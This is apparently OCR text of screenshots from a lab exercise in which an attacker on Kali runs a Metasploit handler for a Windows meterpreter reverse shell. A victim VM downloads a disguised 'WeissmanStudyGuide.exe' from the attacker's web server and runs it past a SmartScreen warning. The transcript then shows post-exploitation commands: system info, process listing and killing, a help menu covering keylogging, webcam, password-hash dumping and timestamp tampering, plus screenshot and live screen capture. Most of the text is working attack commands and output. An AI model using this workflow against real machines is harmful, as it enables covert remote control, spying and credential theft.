
4,


1 2 3 4
18:23
nam@kali: ~
File Actions Edit View Help
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.20
LHOST ⇒ 192.168.1.20
msf6 exploit(multi/handler) > set LPORT 14618
LPORT ⇒ 14618
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.20 yes The listen address (an interface may be specified)
LPORT 14618 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.20:14618
[*] Sending stage (200774 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.20:14618 → 192.168.1.21:50030) at 2024-06-03 18:23:21 +0700
meterpreter >

5,



Apache2 Debian Default Page: It wo
192.168.1.20
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your
Type here to search
34°C
4:14 AM
6/3/2024


Apache2 Debian Default Page: It wo
192.168.1.20/WeissmanStudyGuide.exe
WeissmanStudyGuide.exe
Completed — 7.0 KB
Show all downloads
Apache2 Deb
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your
Type here to search
34°C
4:22 AM
6/3/2024


Apache2 Debian Default Page: It wo
192.168.1.20/WeissmanStudyGuide.exe
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
Windows protected your PC
Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
App: WeissmanStudyGuide.exe
Publisher: Unknown publisher
Run anyway
Don't run
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your
Type here to search
34°C
4:23 AM
6/3/2024


22.03


1,


1 2 3 4
18:24
nam@kali: ~
File Actions Edit View Help
[*] Meterpreter session 1 opened (192.168.1.20:14618 → 192.168.1.21:50030) at 2024-06-03 18:23:21 +0700
meterpreter > sysinfo
Computer : DESKTOP-PHMF038
OS : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > idletime
User has been idle for: 1 min 5 secs
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
8 856 MpDefenderCoreServic e.exe
112 856 svchost.exe
188 4 Registry
536 4 smss.exe
576 712 fontdrvhost.exe
588 856 svchost.exe
636 624 csrss.exe
648 856 svchost.exe
712 624 wininit.exe
732 704 csrss.exe
812 704 winlogon.exe
856 712 services.exe
864 712 lsass.exe
952 856 svchost.exe
976 996 dllhost.exe
996 856 svchost.exe
1016 812 fontdrvhost.exe
1036 856 svchost.exe
1160 856 svchost.exe
1212 856 svchost.exe
1220 812 dwm.exe
1260 856 svchost.exe
1288 856 svchost.exe
1296 856 svchost.exe
1368 3864 SearchProtocolHost.e xe
1372 1492 MicrosoftEdgeUpdate. exe
1380 856 svchost.exe
1424 856 svchost.exe
1472 856 uhssvc.exe
1552 856 svchost.exe
1564 856 svchost.exe
1572 856 svchost.exe
1584 856 svchost.exe
1596 856 VBoxService.exe
1608 856 svchost.exe
1628 856 svchost.exe
1792 856 svchost.exe
1800 856 svchost.exe
1808 856 svchost.exe
1828 856 svchost.exe
1872 856 svchost.exe
1908 856 svchost.exe



1 2 3 4
18:25
nam@kali: ~
File Actions Edit View Help
Filtering on 'notepad'
No matching processes were found.
meterpreter > ps | notepad
Filtering on 'notepad'
Process List
PID PPID Name Arch Session User Path
2824 2592 notepad.exe x64 1 DESKTOP-PHMF038\nam C:\Windows\System32\notepad.exe
meterpreter > pkill notepad
Filtering on 'notepad'
Killing: 2824
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unic ode_encoding Disables encoding of unicode strings
enable_unico de_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
ssl_verify Modify the SSL certificate verification setting
transport Manage the transport mechanisms
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
Stdapi: File system Commands
Command Description


nam@kali: ~
File Actions Edit View Help
idletime Returns the number of seconds the remote user has been idle
keyboard_sen d Send keystrokes
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_star t Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_strea m Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > screenshot
Screenshot saved to: /home/nam/KEweVvbB.jpeg
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/nam/BQBzPbgr.html
[*] Streaming ...


ANztKjIF.jpeg - Image Viewer [3/4]
File Edit View Go Help
Apache2 Debian Default Page: It wo
192.168.1.20/WeissmanStudyGuide.exe
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your
Type here to search
34°C
4:26 AM
6/3/2024
ANztKjIF.jpeg 1024 x 1164 173.0 kB 86.4%

